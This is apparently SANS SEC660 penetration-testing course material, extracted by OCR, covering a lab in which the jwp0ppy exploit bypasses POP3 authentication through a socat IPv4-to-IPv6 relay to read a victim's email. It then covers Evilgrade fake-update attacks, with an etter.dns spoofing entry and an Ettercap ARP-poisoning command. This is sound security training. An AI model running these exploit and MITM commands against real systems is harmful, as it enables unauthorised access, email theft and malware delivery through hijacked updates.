- Extract files from tarball, examine README, build and launch exploit

```
# cd /root/lab/day1
# tar xfz jwp0ppy.tgz
# cd jwp0ppy
/jwp0ppy# make
cc -Wall  jwp0ppy.c -o jwp0ppy
/jwp0ppy# cat README
jwpopper REMOTE EXPLOIT AUTHENTICATION BYPASS
...
```

Jwpopper Exploit: jwp0ppy

The jwp0ppy exploit is included on the Kali Linux VM. Extract the tarball and compile the tool using the "make" utility. Examine the README file to learn more about the exploit itself.

After learning more about the vulnerability and the exploit, leverage the jwp0ppy tool to bypass authentication on the server and obtain the secret email associated with the "ejobs" account.



Jwp0ppy Limitation


```
# ./jwp0ppy
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

usage: ./jwp0ppy <hostname> <port> <username> [delay/usec]
# ./jwp0ppy fc00:660:0:1::46 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

ERROR, no such host as fc00:660:0:1::46
```

The jwpoppy tool is not written to accommodate IPv6 hosts.
You could rewrite the tool, or set up an IPv4-to-IPv6 proxy.

Jwp0ppy Limitation

Attempting to exploit the jwpopper POP3 server with the jwp0ppy tool proves difficult. The jwp0ppy tool, written in C, does not include support for an IPv6 target. Also, the POP3 port on the IPv4 stack is not listening, returning a "Connection refused" error.

You could rewrite the jwp0ppy tool to include IPv6 support, but an easier option is available. Configure an IPv4-to-IPv6 proxy on your local Kali Linux system to facilitate the use of the jwp0ppy tool against the IPv6 target system.



IPv4-to-IPv6 Proxy

```
# socat TCP-LISTEN:110,reuseaddr,fork TCP6:[fc00:660:0:1::46]:110


# ./jwp0ppy localhost 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

.-+oO(0)Oo+-.-+oO(0)Oo+-.-+oO(0)Oo+-.-+oO(0)Oo+-.-+oO(0)Oo+-.-+o
SCORE! +OK ejobs is welcome here.
Sending LIST:
+OK 1 messages (3265 octets)
1 3265
.

Sending RETR:
+OK 3265 octets
Return-Path: <jwright@hasborg.com>
```

Start socat proxy redirecting TCP/110 to IPv6 server


Run jwp0ppy in another terminal using localhost as the target

IPv4-to-IPv6 Proxy

In one terminal window, start the socat tool, listening on a local port of TCP/110, redirecting to the same port number on the IPv6 host as shown here.

Next, in a different terminal window, return to the jwp0ppy tool, this time specifying the local host as the target. The jwp0ppy tool will connect to the local socat listener, redirecting all the traffic to the specified IPv6 target system. After several seconds, the target system will be successfully exploited, revealing a sensitive email message for the targeted victim.

Congratulations! This is the end of the lab exercise.




Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!

SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 198

Exercise Complete – STOP
This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass Scenario

Manipulating the Network

Exercise: Ettercap MITM

Exercise: BetterCap MITM

Exercise: Custom BetterCap Proxy Module

IPv6 for Penetration Testers

Exercise: IPv6 Attack


Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

Exploiting the Network

We'll finish 660.1's material by looking at various methods for exploiting the network, attacking client traffic and common network protocols.



Network Exploitation


- Access to the network – check
- Ability to manipulate clients with MITM – check
- Next, we'll look at techniques to exploit clients and infrastructure devices

Network Exploitation
So far we've looked at mechanisms to gain additional access to the network, through NAC bypass methods or VLAN hopping. We've also looked at techniques through which we can manipulate the network by implementing MITM attacks against multiple protocols including ARP, HSRP, and VRRP.

With access to the network, and the ability to manipulate network traffic, we are well-suited to start taking advantage of network devices to exploit the network. Next we'll look at techniques to leverage our access and MITM position to exploit clients and infrastructure devices alike.

Software Updates

- Many software packages check for updates at each invocation
- Simplifies the update, download, install process
  - Retrieves the new update, executes the install automatically
- Sometimes updates are performed over SSL
  - Commonly, updates are delivered over HTTP, which can be manipulated




PDFCreator

The new version (1.0.2) is available. Would you like download the new version from the Sourceforge pages?

Software Updates
A common behavior for modern software packages is to check for available updates when the software is invoked, or otherwise at regular intervals. When an update is available, users are prompted with a custom dialog (such as the example on this slide) asking if they would like to download and install the update. Answering "Yes" will often cause the process to download the update and launch an installer automatically.

In some cases, the software update process is performed over SSL, providing a level of confidentiality and integrity protection over the update process. Often, however, the download process is performed over HTTP, which gives an attacker the option to manipulate the process.



ISR Evilgrade

- Modular exploit tool to spoof Software Update Responses
  - "Yes, there IS an update available!"
- Delivers executable of your choosing to the victim
- Includes support for multiple vulnerable updaters
  - JRE, WinZip, WinAmp, OpenOffice, iTunes, Notepad++, and more
- Relies on MITM from third-party attack
  - LAN and Ettercap, or remote with DNS manipulation
- Perl-based console interface similar to Cisco IOS
  - Output and navigation slightly messy


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 202

ISR Evilgrade

ISR Evilgrade ("Evilgrade") is a modular exploit tool written by Francisco Amato designed to exploit weak software update methods. Available at https://github.com/infobyte/evilgrade, Evilgrade monitors the network as MITM, using a list of software targets (Evilgrade "modules"). When Evilgrade observes a request from a client to see if an update is available, it sends a spoofed response back to the client, indicating that an update is available while dropping the legitimate response from the server. In the spoofed response, Evilgrade indicates that the URL to download the software exists on the attacker's system, pointing to a custom executable of the attacker's choosing.

Evilgrade comes with several preconfigured modules, supporting attacks against the Java Runtime Engine, WinZip, WinAmp, OpenOffice, iTunes, Notepad++, and more. Modules are written in the Perl scripting language, as is the Evilgrade engine, providing a Cisco IOS-like interface to loading and executing attack modules.

To use Evilgrade, we must trick the client into thinking that we are the software update server. This is typically done by manipulating DNS in conjunction with Ettercap or a preferred MITM attack tool. Next, we'll look at this process step-by-step.



Evilgrade Step 1: DNS Manipulation with Ettercap


```
# echo "notepad-plus.sourceforge.net A 10.10.10.10" >> /etc/ettercap/etter.dns
# sudo ettercap -TqM arp:remote /10.10.10.1-254// /10.10.10.1-254//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
p

Available plugins :

[0]         arp_cop  1.1  Report suspicious ARP activity
[0]       dns_spoof  1.1  Sends spoofed dns replies
[0]      dos_attack  1.0  Run a d.o.s. attack against an IP address
[0]          finger  1.6  Fingerprint a remote host
[0]   finger_submit  1.0  Submit a fingerprint to ettercap's website
[0]      rand_flood  1.0  Flood the LAN with random MAC addresses
[0]  remote_browser  1.2  Sends visited URLs to the browser
[0]       smb_clear  1.0  Tries to force SMB cleartext auth
[0]        smb_down  1.0  Tries to force SMB to not use NTLM2 key auth

Plugin name (0 to quit): dns_spoof
Activating dns_spoof plugin...
```

Evilgrade Step 1: DNS Manipulation with Ettercap

For our example, we'll look at manipulating the popular text-editor Notepad++ update process. First, we'll use Ettercap to create a MITM attack position and impersonate the notepad-plus.sourceforge.net server used to check for update availability and to deliver the updated software.

Ettercap includes support for manipulating DNS responses, spoofing the DNS response for any hostname you specify in the etter.dns file. On the top of this slide we append to the etter.dns file an A record for "notepad-plus.sourceforge.net", pointing to the attacker at 10.10.10.10.

Next we invoke Ettercap using ARP spoofing to create a MITM attack using the arguments we examined earlier. After Ettercap starts, press "p" to list the available plugins (the list shown on this slide has been trimmed for space). To load the dns_spoof plugin, which will leverage the etter.dns file to obtain the list of hosts to impersonate, enter the plugin name "dns_spoof" and press Enter.



Evilgrade Step 2: Prepare Executable to Deliver

